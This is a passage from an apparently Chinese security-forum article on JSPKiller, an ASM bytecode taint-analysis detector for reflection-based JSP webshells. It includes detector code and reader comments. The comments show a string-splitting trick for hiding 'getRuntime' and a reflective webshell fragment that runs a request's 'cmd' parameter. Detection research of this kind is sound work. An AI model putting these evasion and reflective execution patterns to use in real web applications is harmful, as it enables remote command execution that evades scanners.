
第二步的`INVOKEVIRTUAL`才是`exec(obj,cmd)`执行命令的代码

所以我们重点从第二步分析


```
ICONST_1
ANEWARRAY java/lang/Object
DUP
ICONST_0
ALOAD 3
AASTORE
INVOKEVIRTUAL java/lang/reflect/Method.invoke (Ljava/lang/Object;[Ljava/lang/Object;)Ljava/lang/Object;
```

在`AASTORE`之前的过程如下（防止干扰栈中存在的其他元素没有画出）

- 之所以要DUP正是因为AASTORE需要消耗一个数组引用
- 这里的ICONST_1代表初始化数组长度为1



AASTORE 和 INVOKE 的过程如下（之前在栈中没有画出的元素都补充到）



注意其中的细节

- 消耗一个数组做操作实际上另一个数组引用对象也改变了，换句话说加入了cmd参数

所以我们需要手动处理下 AASTORE 情况以便于让参数传递下去

```
@Override
    public void visitInsn(int opcode) {
        if(opcode==Opcodes.AASTORE){
            if(operandStack.get(0).contains("get-param")){
                logger.info("store request param into array");
                super.visitInsn(opcode);
                // AASTORE模拟操作之后栈顶是数组引用
                operandStack.get(0).clear();
                // 由于数组中包含了可控变量所以设置flag
                operandStack.get(0).add("get-param");
                return;
            }
        }
        super.visitInsn(opcode);
    }
```

至于最后一步的判断就很简单了

```
@Override
public void visitMethodInsn(int opcode, String owner, String name, String desc, boolean itf) {
    if(opcode==Opcodes.INVOKEVIRTUAL){
        boolean invoke = name.equals("invoke") &&
            owner.equals("java/lang/reflect/Method") &&
            desc.equals("(Ljava/lang/Object;[Ljava/lang/Object;)Ljava/lang/Object;");
        if(invoke){
            // AASTORE中设置的参数
            if(operandStack.get(0).contains("get-param")){
                // 如果栈中第3个元素是exec的Method
                if(operandStack.get(2).contains("method-exec")){
                    // 认为造成了RCE
                    logger.info("find reflection webshell!");
                    super.visitMethodInsn(opcode, owner, name, desc, itf);
                    return;
                }
                super.visitMethodInsn(opcode, owner, name, desc, itf);
                logger.info("-> method exec invoked");
            }
        }
    }
    super.visitMethodInsn(opcode, owner, name, desc, itf);
}
```

其实栈中第2个元素也可以判断下，我简化了一些不必要的操作

0x07 总结

代码在：https://github.com/EmYiQing/JSPKiller

已经提交打包好的`jar`，实际运行需要注意两处坑：第一是当前目录必须包含`servlet-api.jar`用于动态编译；第二处坑是需要用`JDK`的`java`命令来执行而不是`JRE`的因为动态编译需要获取`JavaCompiler`编译器对象，在`JRE`中运行会报空指针异常

后续考虑加入其他的一些检测，师傅们可以试试Bypass手段哈哈

0x08 更新

一位师傅在评论区提出一种Bypass手段

师傅，请教一下，如果混淆方式是
String a = "getRu";
String b = "ntime";
java.lang.reflect.Method gr = rt.getMethod(a+b);
这样子该如何检出呢？

这样的话确实无法检测出，从字节码来看变成了下面这样，原本代码是从LDC指令里取字符串判断的，这种情况取到的字符串就是合法的

```
LDC "getRu"
ASTORE 6
LDC "ntime"
ASTORE 7
// StringBuilder.append
// INVOKE getMethod
```

大概可以这样做：判断下 LDC 指令参数如果是 String 类型，就给他设置真正的对应内容，然后 visitMethodInsn 拦截下 StringBuilder.append 方法，在 INVOKE 之前取出栈顶参数判断是否包含了内容，如果包含了内容就在 INVOKE 之后把内容设置到栈顶返回值里。第二次 append 时候需要判断栈中第2个元素是否包含了内容，做合并处理。最后拦截 StringBuilder.toString 方法取出 INVOKE 前栈顶包含的字符串，看看是否存在 getRuntime 这样的东西，如果存在就给 toString 被 INVOKE 后栈顶返回值设置为污点，然后就简单了，跟踪下去这个污点被当成参数传入了 Class.getMethod 就可以了

已提交解决，可以检测出这种情况
Github Commit

上一篇： 某cms代码审计　下一篇： CVE-2021-44077 Zo...

7 条回复

sp4c1ous

2021-12-06 21:10:08

膜

0　回复Ta

Galois

2021-12-09 11:17:09

师傅，请教一下，如果混淆方式是
String a = "getRu";
String b = "ntime";
java.lang.reflect.Method gr = rt.getMethod(a+b);
这样子该如何检出呢？

1　回复Ta

4ra1n

2021-12-09 13:25:29

@Galois 这样的话确实无法检测出，从字节码来看变成了下面这样，原本代码是从LDC指令里取字符串判断的，这种情况取到的字符串就是合法的

```
LDC "getRu"
ASTORE 6
LDC "ntime"
ASTORE 7
// StringBuilder.append
// INVOKE getMethod
```

大概可以这样做：判断下 LDC 指令参数如果是 String 类型，就给他设置真正的对应内容，然后 visitMethodInsn 拦截下 StringBuilder.append 方法，在 INVOKE 之前取出栈顶参数判断是否包含了内容，如果包含了内容就在 INVOKE 之后把内容设置到栈顶返回值里。最后拦截 StringBuilder.toString 方法取出 INVOKE 前栈顶包含的多个字符串，相加看看是否存在 getRuntime 这样的东西，如果存在就给 toString 被 INVOKE 后栈顶返回值设置为污点，然后就简单了，跟踪下去这个污点被当成参数传入了 Class.getMethod 就可以了

实现起来有些难度，大概思路是这样的

0 回复Ta

4ra1n

2021-12-09 13:53:56

@Galois @4ra1n 刚才按照这个思路写了下，可以检测这种情况了

https://github.com/EmYiQing/JSPKiller/commit/f6d9083b7b54bf74af4076e22dbd19d89c6325cc

0 回复Ta

Galois

2021-12-09 16:47:16

还有个疑惑就是当我简化了test-5.jsp以后
String cmd = request.getParameter("cmd");
Process process = (Process) Class.forName("randomcClassName").getMethod("randomMethod",
String.class).invoke(null, cmd)
发现一旦cmd可控并且传入了invoke中(并不需要传入exec)，但程序的logger也会提示“method exec invoked”

不知道是不是因为这个if语句还有优化的空间？

```
if (invoke) {
if (operandStack.get(0).contains("get-param")) {
if (operandStack.get(2).contains("method-exec")) {
logger.info("find reflection webshell!");
super.visitMethodInsn(opcode, owner, name, desc, itf);
return;
}
super.visitMethodInsn(opcode, owner, name, desc, itf);
logger.info("-> method exec invoked");
return;
}
}
```

0 回复Ta

4ra1n

2021-12-09 17:37:23

@Galois 确实，其中一些逻辑还可以优化，后面有空我改改

1 回复Ta

橘猫且engi

2021-12-24 18:47:28

师傅，我发现了一个新的绕过方法，也是基于反射的免杀马，您有时间了可以看一看吗?
https://github.com/EmYiQing/JSPKiller/issues/2

0 回复Ta

登录 后跟帖